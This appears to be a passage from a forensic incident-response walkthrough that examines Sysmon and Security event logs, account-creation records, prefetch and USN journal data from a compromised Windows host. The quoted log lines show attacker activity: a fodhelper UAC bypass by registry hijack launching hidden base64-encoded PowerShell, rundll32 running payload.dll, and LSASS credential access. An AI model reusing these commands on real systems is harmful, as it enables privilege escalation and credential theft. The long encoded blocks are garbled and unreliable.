EAYBGAEG0ALwBMAyYANQAL1AGEAQgBkEgBwAZAFABZABQAFHAgBFAFASwBkAgEgATABKADUAZBTADUJAHwSADQ0BMAEcyVgBDAEQATgBhADcADMAAAAEQATQBiAHMAUwB5AEAEcwbKAGWANNABVAGWAyYwB1AEYASwB1AEsAMQ0BYAE
EgAWBpAHgARgBvAHMAWAB0AC8AQwBYAGSAQ0BYADQQAQgBkAGSAmgB1ADMARQZAC8AMwB5ADcATQAwAFUATQBiAFYATAArADAAEA2AHgARgB5ACsAdwBFADUAYWbVVAHAwVwB3Ag0AQgB1JAG0AZBNAEYASwAA0AHUAYgBT
ADKAEQBDADQABAmAG8AdwAYADUATQBiWAEgAbgBPADcASgBpADAAZgA0AE4AcBgCAGoAngBHAHVABQBMADeATABEAFUAQ0BZADgAUgBQADMAbgAZADMANQBYAE0AwQb3AF1ABgA1AC8AMwBwAFEAwB0AGEAAAB3AFQAEgA
zAEKACABPAGYATQBGADYAUgAVAFMAYQBRAHMAWQBi1AF0ADABZAE8ANABLADUAAQ0BLAGYMAA2AGEAWBAGVAGUABNAEwAdQbSAGUJAEABZAHcAdgBoAEwAZAB4AEAAQ0BBAEAEABOAGcAdwB3AEUAagB1JAG8AegBVAEBAWA
MAG4AegB1AG0AegA5AHkAAABHAGUANNB5AG4ATwBwAEgAUwBYAEKAAgBmE8ANQARAFQASABTAHgAQwB2AF0AcgBwAHMAcgbTAEgA0ABWAGgATQbQAEgAWQAwGoAEQBi1AF1ASABGAEwS0QpAEQARABTACsAdABXAEsAL
wB1JAHAAYQBXAECAZgBwAHkAQgB1ADUAMgB4ADUADwBxAFgAbQbG6AGSAABNAG4ADgA4ACBSgBMAEMANgB5AGSABdABQADUABsAEYATAB0AF1AegB4AH0AbQbPAHQASwBUADgAUABmADALwBD4H0AQ0AVAG8AMgBTAGwA
dgpBpGMAZQbXAFQAVQAAAH0AbH0ABoFAEVAABNAG4AYBFADgAEABPFIUADABKADUATgBZAHUABQBAEUATgBxAFE8AVgBpAGKASgBwAHYANQBBAG8AQ0BnAgGARwB1AE0ARgARADYAWQBNAECAQ0BMAGYAQ0B1ADgACAAVADg
AEAB1AFcATABZAFAAZgBwAFYAKwMAcSAnQAA4AGYAwb1jAEwAAWAZAFYANQBYAHkAHMAW1AFYQ0BhAHMAcABAg8ABHABgAE0AAQ0BACsAAABZADUAVABSAH0AZBRACGMAHABPAGMASAA5AE8AKwBTAEADwBCACBAUAB5AF
IAMQ0AGYAYQZAG0AMQ0MFAySgBpADUAEABFAEMAYwB2AEgAUAB0ADkBA2AHUAMwB0A0H0AZBQADTAMgBMAEEAZgBmEwAVABJAEsAYQ0BAdMABAB1AHAwWABKAFIARwBBAAEATAB4AGcAQXAxAYEwBTwCADKwB3RA
GcAcgBQADMAKwBKAH0AZABUAHYAYgBgAEKAcwAAVEAAVgBTADUAYQBSADEAMAB6AHUARQAL1ADQALwBNAHEAUABTADAARBAHAGoALwBmADMAAABSAHUATA5AGSAagB2AHIAQ0BZAEAMABWABHQAAdwBzAFQANQ0B6ADYAdABC
AEKAEAB2AHEARQARADMAwB3ADQALwBpAGEA0ABMAG4UAA0A0G8AMgAYgYIAZwBfADQANQ0B0ADAARgB5AHMARAB6AG4AegB1AGMAwBCAHMAWb1jAE0ATwBUAGgARAAZADKASwB0AGAEAAZAF0A0ABUAGIAZAA1AE1ACQb
KAGKAAQBIAHMATQbXAEEMQ0BSEAMDAARAEATwB1jAGMADwBUACsAdgA1AEKAKwB1AEIAZgARAGMAQ0BwAE8ABQBUAEQWAgBRAFOADQbVHAHAZgBTAHUAdAA0ADKALw3ADIAS0BwAGQAYgBMAgBACgBqAGBAGBSAE4ABw
BNADUAEABVAF0AbwBUADUAGB1ADCSwB1LQWAKwBUAEMAQ0B1AGEAcwB1AEQAYgBKAG4ANwBcAG4AZQBVAHUASgB4AGKARGBQAE8ACgB1AGUAgzBDALIANQBSAGUAWABMAGMAQwB1AHkAbwBTACHgAUGcAGC0AbwBPAAEYAE
ABTAGQASgBNAQSALwB0AFKASwBVAHAZABHAAUABTAgMAVQAZ2AG0ASwA0AFQYwB0ADUAEQAWAGSATwB0AEMAEQZAEcABABQAGMAUQBFHAYAZwBNAHUJANQBSAH0AAwBEEwTWwBMAcBAMQ0BvAGYAaABKAEsAYwAAAE0A
NABYAHUAcwBREAQ0BhAHcATAAZAFMANQ0B5AG8ATwBKAGMASwBpAHATAAB0ACsAUQBRAE8ALwBKAHYAMQ0BAC8ACgA1AEYAdwBVAGcAcQbZAHUJwB1ADKAAQ0BRhCATABNADMAWQ0BBAFgACABTAFYABAB1AFACABHAIH
AdgBoAEQANABZADFAEMwAA4AEwANQ0ZAE0AZAAVAE1AYgBEAEYAE0BDAFCAUQARAEs0A0BUAGUAG0B0AH1ANgB1AFEAcbBBAE8AegBFAKkAUQBUAE0AbQbRAGYAWBwSAEKARQBYAHc0BQYAG4AawBVAHAwQ0B5AE0AMQ0BnAd
gBTgAXc8AZgBPBAEQVAF0AUgB5AFUAZACBACFA0ANBUAF1AUwBUAGUAbgBKAGUAQ0B1AGGAD0ABUAAHARQBUAE0AMgAXAE0AAwAVAFgAgBhAE4AZQBUACsAMABMAEQASAAZAGYAWQBYADCATAAyAFgAdQARAGCkKwB5
FOADQBR0E0ATQBAFAMwB1JAFcAZABKAHMYAQ3AECAZABZAG0AbQBPADMANAA0AG1AWwBKAAGa0BQAGQATABgAG1AcABZADMAwArAHQAQb1AHEAdgB1AFEMQ0BTAG0ATgASAAHSAgS0B0ADgAKwBUAH1ARGB1AHUzWAS
AHOAQ0BKAG0ARgBTAEQAQ0BmAF0aagBQAFgARABQcASAMABGAEWAAW5ADAUQAZAFUAWwBAH1AD0ABTAH1AVgB1AHcAMwBpAGcANQ0BQAHUATAA1AGWARQALAGSARQ0B4AG0ARQ0B1ADKAgBBAFQAMQ0BwADcAdAB1JAGQAMAB
1AE1ASABXAGQAZwARADQAE0BHFAMYwB0AGEAEQBi1AFQACQbAEUATQBVADYASABYAG8AQ0BYAHQAWABSAHYAEQAVAH1AMwBYACsAZABJAGQAE0QBAG1ANgB0AGWAcAgZAE0ATgBPADMASQ0ARAEgATABPAE0AdwAA5AEUADg
```

```
2023-08-10T09:21:16.211891+00:00,UNC2452 Process Creation Patterns,..\DESKTOP-VQJOLVH-C.
339c4d051f47add2\uploads\auto\C3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%2540operational.evtx,1,Microsoft-Windows-Sysmon,1,2568,DESKTOP-VQJOLVH,
"CommandLine: C:\Windows\system32\cmd.exe /C C:\Windows\system32\fodhelper.exe
Company: Microsoft Corporation
CurrentDirectory: C:\Users\johndoe\AppData\Local\
Description: Windows Command Processor
FileVersion: 10.0.19041.746 (winBuild.160101.0800)
Hashes: SHA1=F1EFB0FDD1356E4C61C5F78A54700EAE7984D55D,MD5=8A2122E8162DBEF0649B9C3E0B6CDE,SHA256=B99061D874728EDC0918C0EB10EA893D381E7367E377406E65963366C874450,
IMPHASH=272245E2988E1E4305008B52CFB5E18
Image: C:\Windows\System32\cmd.exe
IntegrityLevel: Medium
LogonGuid: D875E288-2DE1-64D4-1801-020000000000
LogonId: '0x20118'
OriginalFileName: Cmd.Exe
ParentCommandLine: ""C:\Windows\System32\rundll32.exe"" payload.dll,Startw'
ParentImage: C:\Windows\System32\rundll32.exe
ParentProcessGuid: 00000000-0000-0000-0000-000000000000
ParentProcessId: 3648
ParentUser: '-'
ProcessGuid: D875E288-AC0C-64D4-C402-000000000300
ProcessId: 736
Product: Microsoft Windows Operating System
RuleName: technique_id=T1059.003,technique_name=Windows Command Shell
TerminalSessionId: 1
User: DESKTOP-VQJOLVH\johndoe
UtcTime: 2023-08-10 09:21:16.210
```

<https://pentestlab.blog/2017/06/07/uac-bypass-fodhelper/>

### • LSASS Access

```
2023-08-10T09:25:08.136679+00:00,Mimikatz Detection LSASS Access;Suspicious In-Memory Module Execution,..\DESKTOP-VQJOLVH-C.
339c4d051f47add2\uploads\auto\C3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%2540operational.evtx,1,Microsoft-Windows-Sysmon,10,3552,DESKTOP-VQJOLVH,
"CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9d524|C:\Windows\System32\KERNELBASE.dll+308e|[UNKNOW] (0000022D8024D798)
GrantedAccess: '0x1010'
RuleName: technique_id=T1003,technique_name=Credential Dumping
SourceImage: C:\Windows\system32\rundll32.exe
SourceProcessGUID: D875E288-ACF3-64D4-B003-000000000300
SourceProcessId: 6816
SourceThreadId: 7412
SourceUser: NT AUTHORITY\SYSTEM
TargetImage: C:\Windows\system32\lsass.exe
TargetProcessGUID: D875E288-2DE0-64D4-0C00-000000000300
TargetProcessId: 660
TargetUser: NT AUTHORITY\SYSTEM
UtcTime: 2023-08-10 09:25:08.129
```

Windows PowerShell Execution

```
2023-08-10T09:21:12.022956+00:00,Godmode Sigma Rule;PowerShell Base64 Encoded FromBase64String Cmdlet;PowerShell Base64 Encoded IEX Cmdlet;Suspicious PowerShell
Invocations - Specific - ProcessCreation,..\DESKTOP-VQJOLVH-C,339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,1,
Microsoft-Windows-Security-Auditing,4688,5407,DESKTOP-VQJOLVH,Commandline: c:\Windows\system32\cmd.exe /c reg.exe add
HKCU\Software\Classes\ms-settings\Shell\Open\command /d ""powershell -nop -w hidden -encodedcommand
JABZAD0A9TgplhACALQBPAgIaegBlAGMAdAgAEkATwAAE0A2QBtAGcAcgB5AFMAdAYAGUAYQBtAcGALABAEFMBwbWUAHYAZQBtYAHQXQAGAdoARgByAG8AB0BCAGEAcwBjADYANABTAHQAcgBpAG4AZW0oACTASAA0A8HM
AS0BBAEEAQ0BBAEEAQ0BBAEFYAQVwVwBhFALwBpAFMAA8B1AdkAbgBQAHcASwBmADIAZwBKAFAUQAQBNAAEAYGDBAEQATgBHADcAMAAWAEQATQBIAHMAUwB5AAEEAcwBKAAGwANABVAGwYwB1AEYASwB1AEsAMQBYAE
EAYGBEAG0ALwBmAGYANQA1AGEAQgBkEgAbwAZAFAAZABQAFMAegBFAFMASwBkAEgATABKADUAZABTADUAAUwA5ADAANQA0AFgAZAB6AHOAAQBgAG0ABwAAAEAEAbQAwAHQANgBTAlHMASgBNAECAdgBPAFQAZgAZAGANABTA
EgAWBPAHAgRgBvAlHMAWAB0Ac8AQwBYAGsAQ0BYADQAQgBkAGsAMgBjADMARQBzACBAMABsADcATQAwAFUATQBIAFYTAARADAAEAZAHgARgB5ACsAdwBFAADUAYwBVAHAAwBwB3AG0AQgBJAG0AZABNAEYASwAA0AHUAYgBt
ADkAeQBHQAQ0ABmAG8ADwAYADUATQBWAEgAbgBPADcAsGpPADcAsGpPADcAsGpPADcAsGpCAGoANGhAHUAVQBMADeATABEAFUAQQBzADgAUGBQADMAbgAzADMANQBYAEoAWQB3AFtABgA1AC8AMwBwAFEAANwBoAGEAaAB3AFQAgA
zAEKAcABpAGYATQBGDYAUgAVAFMAYQ8eAFHMAWQB1AFoADABZAE8ANABLADUAAQ0BLAGYAMA2AGEAAWABVAGMAQBNAAEwADQBSAGUAeABZAhcAdgBoAEwAZAB4AEMAOQBXADeAEAB0AGcAdwB3AEUAegBjAG8AegBVAE8AMA
AAAG4AegB1AG0AegA5AHKAABHAGUAMwB5AG4ATwBwAEgAlwBkYAEkAegBFA8ANQAFAFQASABTAHQAQwB2AFoAcgBwAHMAcGtBAEgA0ABWAGATQBQAFgAWQAwG0AeQB1AFtASABGAEWAS0BPAEQARABTACsADABXAEsAL
```

Upon examining account\_tampering.csv, we observe that a new user was created (Admin) and added to the Administrators group.

1	timestamp,detections_path,Event ID,Record ID,Computer,User,User SID,Member SID
2	2023-08-10T00:20:13.353274+00:00,User Added to Global Group,...\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4728,6057,DESKTOP-VQJOLVH,JohnDoe,S-1-5-21-414731039-2985344906-4266326170-1000
3	2023-08-10T00:20:13.354375+00:00,New User Created,...\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4720,150,DESKTOP-VQJOLVH,JohnDoe,S-1-5-21-414731039-2985344906-4266326170-1000
4	2023-08-10T00:20:13.356139+00:00,User Added to Local Group,...\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4732,153,DESKTOP-VQJOLVH,Users,S-1-5-21-414731039-2985344906-4266326170-1000
5	2023-08-10T00:20:13.374012+00:00,User Added to Local Group,...\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4732,159,DESKTOP-VQJOLVH,Administrators,S-1-5-21-414731039-2985344906-4266326170-1000
6	2023-08-10T01:18:50.257916+00:00,User Added to Local Group,...\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4732,33,WIN-55N06QRMSJL,ISS_IUSRS,S-1-5-17
7	2023-08-10T01:18:50.259235+00:00,User Added to Global Group,...\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4728,42,WIN-55N06QRMSJL,None,S-1-5-21-414731039-2985344906-4266326170-504
8	2023-08-10T01:18:50.259624+00:00,New User Created,...\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4720,43,WIN-55N06QRMSJL,WDAGUtilityAccount,S-1-5-21-414731039-2985344906-4266326170-504
9	2023-08-10T01:18:56.561644+00:00,User Added to Local Group,...\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4732,83,WIN-55N06QRMSJL,Users,S-1-5-4
10	2023-08-10T01:18:56.561855+00:00,User Added to Local Group,...\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4732,84,WIN-55N06QRMSJL,Users,S-1-5-11
11	2023-08-10T09:26:05.014474+00:00,User Added to Global Group,...\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4728,6057,DESKTOP-VQJOLVH,None,S-1-5-21-414731039-2985344906-4266326170-1001
12	2023-08-10T09:26:05.015956+00:00,New User Created,...\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4720,6058,DESKTOP-VQJOLVH,Admin,S-1-5-21-414731039-2985344906-4266326170-1001
13	2023-08-10T09:26:05.042257+00:00,User Added to Local Group,...\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4732,6062,DESKTOP-VQJOLVH,Users,S-1-5-21-414731039-2985344906-4266326170-1001
14	2023-08-10T09:26:13.092977+00:00,User Added to Local Group,...\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4732,6073,DESKTOP-VQJOLVH,Administrators,S-1-5-21-414731039-2985344906-4266326170-1001

We can also identify new user creation through Autopsy as follows.

Name	S	C	O	Login Name	Host	Scope	Realm Name	Creation Time
S-1-5-80-956008885-3418522649-1831038044-185329			0		fulldisk.ra...	Local	NT SERVICE	
S-1-5-18				SYSTEM	fulldisk.ra...	Local	NT AUTHORITY	
S-1-5-80-302883709-3186095147-955107200-370196			0		fulldisk.ra...	Local	NT SERVICE	
S-1-5-19				LOCAL SERVICE	fulldisk.ra...	Local	NT AUTHORITY	
S-1-5-21-414731039-2985344906-4266326170-1000			0	JohnDoe	fulldisk.ra...	Domain		2023-08-10 00:20:13 UTC
S-1-5-80-2620923248-4247863784-3378508180-26591			0		fulldisk.ra...	Local	NT SERVICE	
S-1-5-20				NETWORK SERVICE	fulldisk.ra...	Local	NT AUTHORITY	
S-1-5-21-3933942852-973373972-2766786355-1032			0		fulldisk.ra...	Domain		
S-1-5-21-414731039-2985344906-4266326170-501			0	Guest	fulldisk.ra...	Domain		2023-08-10 00:20:17 UTC
S-1-5-21-414731039-2985344906-4266326170-1001			0	Admin	fulldisk.ra...	Domain		2023-08-10 09:26:05 UTC
S-1-5-21-414731039-2985344906-4266326170-500			0	Administrator	fulldisk.ra...	Domain		2023-08-10 00:20:17 UTC
S-1-5-21-414731039-2985344906-4266326170-503			0	DefaultAccount	fulldisk.ra...	Domain		2023-08-10 00:20:17 UTC
S-1-5-21-414731039-2985344906-4266326170-504			0	WDAGUtilityAccount	fulldisk.ra...	Domain		2023-08-10 00:20:17 UTC

Analyzing Rapid Triage Case - Prefetch Files (PECmd)

Let's now dive into the system's execution history by analyzing the prefetch files (available at C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch ) with PECmd.exe .

```
C:\Users\johndoe>C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\PECmd.exe -d
"C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch" -q --csv
C:\Users\johndoe\Desktop --csvf suspect_prefetch.csv
PECmd version 1.5.0.0
```

```
Author: Eric Zimmerman ([email protected])
https://github.com/EricZimmerman/PECmd
```

```
Command line: -d
C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch -q --csv
C:\Users\johndoe\Desktop --csvf suspect_prefetch.csv
```

```
Warning: Administrator privileges not found!
```

```
Keywords: temp, tmp
```

```
Looking for prefetch files in
C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch
```

```
Found 192 Prefetch files
```

```
----- Processed
C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\7Z.EXE-
7FD2B543.pf in 0.01905280 seconds -----
----- Processed
C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\8EA5559.EXE-
F1260DBD.pf in 0.00101580 seconds -----
----- Processed
C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\ADVANCED_IP_
SCANNER_CONSOLE.E-1287F9BF.pf in 0.00139640 seconds -----
----- Processed
C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\APPLICATIONF
RAMEHOST.EXE-8CE9A1EE.pf in 0.00144550 seconds -----
----- Processed
C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\ARP.EXE-
ED14DF84.pf in 0.00088350 seconds -----
----- Processed
C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\AUDIODG.EXE-
AB22E9A6.pf in 0.00128900 seconds -----
---SNIP---
```

```
Processed 192 out of 192 files in 1.7305 seconds
```

```
CSV output will be saved to C:\Users\johndoe\Desktop\suspect_prefetch.csv
CSV time line output will be saved to
```

C:\Users\johndoe\Desktop\suspect\_prefetch\_Timeline.csv

SourceFilename	RunCount	LastRun	PreviousRui	PreviousRui	PreviousRui	PreviousRui	PreviousRui	PreviousRui	PreviousRui
C:\Users\johndoe\Desktop\Prefetch\BACKGROUNDTASKHOST.EXE-05A8BF9D.pf	1	2023-08-10 9:10							
C:\Users\johndoe\Desktop\Prefetch\DLLHOST.EXE-E9BDD97B.pf	3	2023-08-10 9:10	2023-08-10 0:24	2023-08-10 0:24					
C:\Users\johndoe\Desktop\Prefetch\CONSENT.EXE-40419367.pf	7	2023-08-10 9:10	2023-08-10 0:30	2023-08-10 0:25	2023-08-10 0:24	2023-08-10 0:24	2023-08-10 0:24	2023-08-10 0:24	2023-08-10 0:24
C:\Users\johndoe\Desktop\Prefetch\MSIEXEC.EXE-8FFB1633.pf	5	2023-08-10 9:11	2023-08-10 9:11	2023-08-10 0:30	2023-08-10 0:30	2023-08-10 0:22			
C:\Users\johndoe\Desktop\Prefetch\MSIEXEC.EXE-C0BF0077.pf	4	2023-08-10 9:11	2023-08-10 9:11	2023-08-10 0:30	2023-08-10 0:22				
C:\Users\johndoe\Desktop\Prefetch\VELOCIRAPTOR.EXE-3F629F8F.pf	2	2023-08-10 9:11	2023-08-10 9:11						
C:\Users\johndoe\Desktop\Prefetch\SEARCHPROTOCOLHOST.EXE-69C456C3.pf	5	2023-08-10 9:14	2023-08-10 0:29	2023-08-10 0:27	2023-08-10 0:23	2023-08-10 0:23			
C:\Users\johndoe\Desktop\Prefetch\SEARCHFILTERHOST.EXE-44162447.pf	7	2023-08-10 9:14	2023-08-10 0:37	2023-08-10 0:34	2023-08-10 0:32	2023-08-10 0:29	2023-08-10 0:27	2023-08-10 0:27	2023-08-10 0:23
C:\Users\johndoe\Desktop\Prefetch\OPENWITH.EXE-8B50D58B.pf	2	2023-08-10 9:14	2023-08-10 9:14						
C:\Users\johndoe\Desktop\Prefetch\RUNDLL32.EXE-8FBE01A3.pf	1	2023-08-10 9:15							
C:\Users\johndoe\Desktop\Prefetch\ARP.EXE-ED14DF84.pf	1	2023-08-10 9:16							
C:\Users\johndoe\Desktop\Prefetch\CHCP.COM-2CF9B15C.pf	3	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16					
C:\Users\johndoe\Desktop\Prefetch\IPCONFIG.EXE-BFEC2AD0.pf	2	2023-08-10 9:16	2023-08-10 9:10						
C:\Users\johndoe\Desktop\Prefetch\NLTEST.EXE-E335D27.pf	2	2023-08-10 9:17	2023-08-10 9:17						
C:\Users\johndoe\Desktop\Prefetch\PING.EXE-4A8A6853.pf	1	2023-08-10 9:17							
C:\Users\johndoe\Desktop\Prefetch\SYSTEMINFO.EXE-3EAAAF1C2.pf	1	2023-08-10 9:17							
C:\Users\johndoe\Desktop\Prefetch\WMIPRVSE.EXE-E8B8DD29.pf	4	2023-08-10 9:17	2023-08-10 9:10	2023-08-10 0:34	2023-08-10 0:23				
C:\Users\johndoe\Desktop\Prefetch\WHOAMI.EXE-9D378AFE.pf	6	2023-08-10 9:17	2023-08-10 9:17	2023-08-10 0:34	2023-08-10 0:34	2023-08-10 0:34	2023-08-10 0:34	2023-08-10 0:34	2023-08-10 0:34
C:\Users\johndoe\Desktop\Prefetch\TAR.EXE-EA1E7070.pf	1	2023-08-10 9:20							
C:\Users\johndoe\Desktop\Prefetch\ADVANCED_IP_SCANNER_CONSOLE.E-1287F9BF.pf	1	2023-08-10 9:20							
C:\Users\johndoe\Desktop\Prefetch\DEFRAG.EXE-3D9E8D72.pf	1	2023-08-10 9:21							
C:\Users\johndoe\Desktop\Prefetch\REG.EXE-A93A1343.pf	2	2023-08-10 9:21	2023-08-10 9:21						
C:\Users\johndoe\Desktop\Prefetch\NGENTASK.EXE-0E6CEC17.pf	1	2023-08-10 9:21							
C:\Users\johndoe\Desktop\Prefetch\SVCHOST.EXE-67ECC2D7.pf	1	2023-08-10 9:21							
C:\Users\johndoe\Desktop\Prefetch\MSCORSVW.EXE-8CE1A322.pf	11	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21
C:\Users\johndoe\Desktop\Prefetch\SVCHOST.EXE-DF144105.pf	2	2023-08-10 9:21	2023-08-10 0:31						
C:\Users\johndoe\Desktop\Prefetch\MSCORSVW.EXE-16B291C4.pf	10	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21
C:\Users\johndoe\Desktop\Prefetch\NGEN.EXE-4A8DA13E.pf	10	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22
C:\Users\johndoe\Desktop\Prefetch\NGEN.EXE-734C6820.pf	10	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22
C:\Users\johndoe\Desktop\Prefetch\BEA5559.EXE-F1260DBD.pf	1	2023-08-10 9:23							
C:\Users\johndoe\Desktop\Prefetch\RUNDLL32.EXE-92E61D3E.pf	1	2023-08-10 9:23							
C:\Users\johndoe\Desktop\Prefetch\RUNDLL32.EXE-C9A39DDE.pf	3	2023-08-10 9:25	2023-08-10 9:25	2023-08-10 9:22					
C:\Users\johndoe\Desktop\Prefetch\CMD.EXE-0BD30981.pf	11	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:20	2023-08-10 9:20	2023-08-10 9:20	2023-08-10 9:16	2023-08-10 9:10	2023-08-10 0:31
C:\Users\johndoe\Desktop\Prefetch\NET.EXE-A0964F30.pf	10	2023-08-10 9:26	2023-08-10 9:26	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16
C:\Users\johndoe\Desktop\Prefetch\NET1.EXE-509326A5.pf	9	2023-08-10 9:26	2023-08-10 9:26	2023-08-10 9:17	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16
C:\Users\johndoe\Desktop\Prefetch\POWERSHELL.EXE-CA1AE517.pf	5	2023-08-10 9:26	2023-08-10 9:23	2023-08-10 9:10	2023-08-10 0:30	2023-08-10 0:24			
C:\Users\johndoe\Desktop\Prefetch\SMARTSCREEN.EXE-EACC1250.pf	1	2023-08-10 9:32							
C:\Users\johndoe\Desktop\Prefetch\CHROME.EXE-AED7BA3C.pf	1	2023-08-10 9:32							
C:\Users\johndoe\Desktop\Prefetch\CHROME.EXE-AED7BA43.pf	2	2023-08-10 9:32	2023-08-10 9:11						
C:\Users\johndoe\Desktop\Prefetch\CHROME.EXE-AED7BA44.pf	13	2023-08-10 9:32	2023-08-10 9:32	2023-08-10 9:32	2023-08-10 9:12	2023-08-10 9:11	2023-08-10 9:12	2023-08-10 9:11	2023-08-10 9:11
C:\Users\johndoe\Desktop\Prefetch\ELEVATION_SERVICE.EXE-581D9768.pf	1	2023-08-10 9:32							
C:\Users\johndoe\Desktop\Prefetch\CHROME.EXE-AED7BA3D.pf	12	2023-08-10 9:32	2023-08-10 9:32	2023-08-10 9:13	2023-08-10 9:12	2023-08-10 9:12	2023-08-10 9:12	2023-08-10 9:12	2023-08-10 9:12
C:\Users\johndoe\Desktop\Prefetch\CHROME.EXE-AED7BA3E.pf	4	2023-08-10 9:34	2023-08-10 9:32	2023-08-10 9:13	2023-08-10 9:11				
C:\Users\johndoe\Desktop\Prefetch\COINHOST.EXE-0C8456FB.pf	16	2023-08-10 9:35	2023-08-10 9:26	2023-08-10 9:23	2023-08-10 9:20	2023-08-10 9:16	2023-08-10 9:10	2023-08-10 0:30	2023-08-10 0:30
C:\Users\johndoe\Desktop\Prefetch\WIMPMEM_MINI_X64_RC2.EXE-8EFD4BA6.pf	1	2023-08-10 9:35							
C:\Users\johndoe\Desktop\Prefetch\SVCHOST.EXE-5D15889E.pf	1	2023-08-10 9:40							
C:\Users\johndoe\Desktop\Prefetch\MOUSOCOREWORKER.EXE-4429AC2B.pf	10	2023-08-10 9:41	2023-08-10 9:36	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:15	2023-08-10 9:12	2023-08-10 0:37	2023-08-10 0:32
C:\Users\johndoe\Desktop\Prefetch\SPPSVC.EXE-96070FE0.pf	12	2023-08-10 9:41	2023-08-10 9:36	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:15	2023-08-10 9:11	2023-08-10 0:37	2023-08-10 0:32
C:\Users\johndoe\Desktop\Prefetch\TASKHOSTW.EXE-2E5D4B75.pf	16	2023-08-10 9:41	2023-08-10 9:36	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:10	2023-08-10 0:37	2023-08-10 0:37
C:\Users\johndoe\Desktop\Prefetch\TIWORKER.EXE-7B8C9E70.pf	7	2023-08-10 9:41	2023-08-10 9:36	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:17	2023-08-10 9:12	2023-08-10 0:37	
C:\Users\johndoe\Desktop\Prefetch\TRUSTEDINSTALLER.EXE-766EFF52.pf	7	2023-08-10 9:41	2023-08-10 9:36	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:17	2023-08-10 9:12	2023-08-10 0:37	
C:\Users\johndoe\Desktop\Prefetch\SVCHOST.EXE-FDC3FC8E.pf	10	2023-08-10 9:41	2023-08-10 9:36	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:15	2023-08-10 9:12	2023-08-10 0:37	2023-08-10 0:32
C:\Users\johndoe\Desktop\Prefetch\RUNTIMEBROKER.EXE-67310593.pf	6	2023-08-10 9:41	2023-08-10 9:35	2023-08-10 9:10	2023-08-10 0:37	2023-08-10 0:32	2023-08-10 0:25		
C:\Users\johndoe\Desktop\Prefetch\RUNTIMEBROKER.EXE-D2EE0952.pf	7	2023-08-10 9:41	2023-08-10 9:35	2023-08-10 0:37	2023-08-10 0:32	2023-08-10 0:26	2023-08-10 0:25	2023-08-10 0:21	
C:\Users\johndoe\Desktop\Prefetch\DLLHOST.EXE-4BCCB38A.pf	13	2023-08-10 9:41	2023-08-10 9:24	2023-08-10 9:14	2023-08-10 0:29	2023-08-10 0:28	2023-08-10 0:27	2023-08-10 0:25	2023-08-10 0:24
C:\Users\johndoe\Desktop\Prefetch\SVCHOST.EXE-6A249820.pf	3	2023-08-10 9:41	2023-08-10 9:31	2023-08-10 9:11					
C:\Users\johndoe\Desktop\Prefetch\VSVC.EXE-6C8FC066.pf	3	2023-08-10 9:41	2023-08-10 9:31	2023-08-10 9:11					

## Analyzing Rapid Triage Data - USN Journal (usn.py)

Within the USN journal (available at

C:\Users\johndoe\Desktop\kapefiles\ntfs\%5C%5C.%5CC%3A\%\$Extend\%\$UsnJrnl%3A\$J ) , we can identify all files that were either created or deleted during the incident.

```
C:\Users\johndoe>python C:\Users\johndoe\Desktop\files\USN-Journal-Parser-master\usnparser\usn.py -f
C:\Users\johndoe\Desktop\kapefiles\ntfs\%5C%5C.%5CC%3A\%$Extend\%$UsnJrnl%3A$J -o C:\Users\johndoe\Desktop\usn_output.csv -c
```

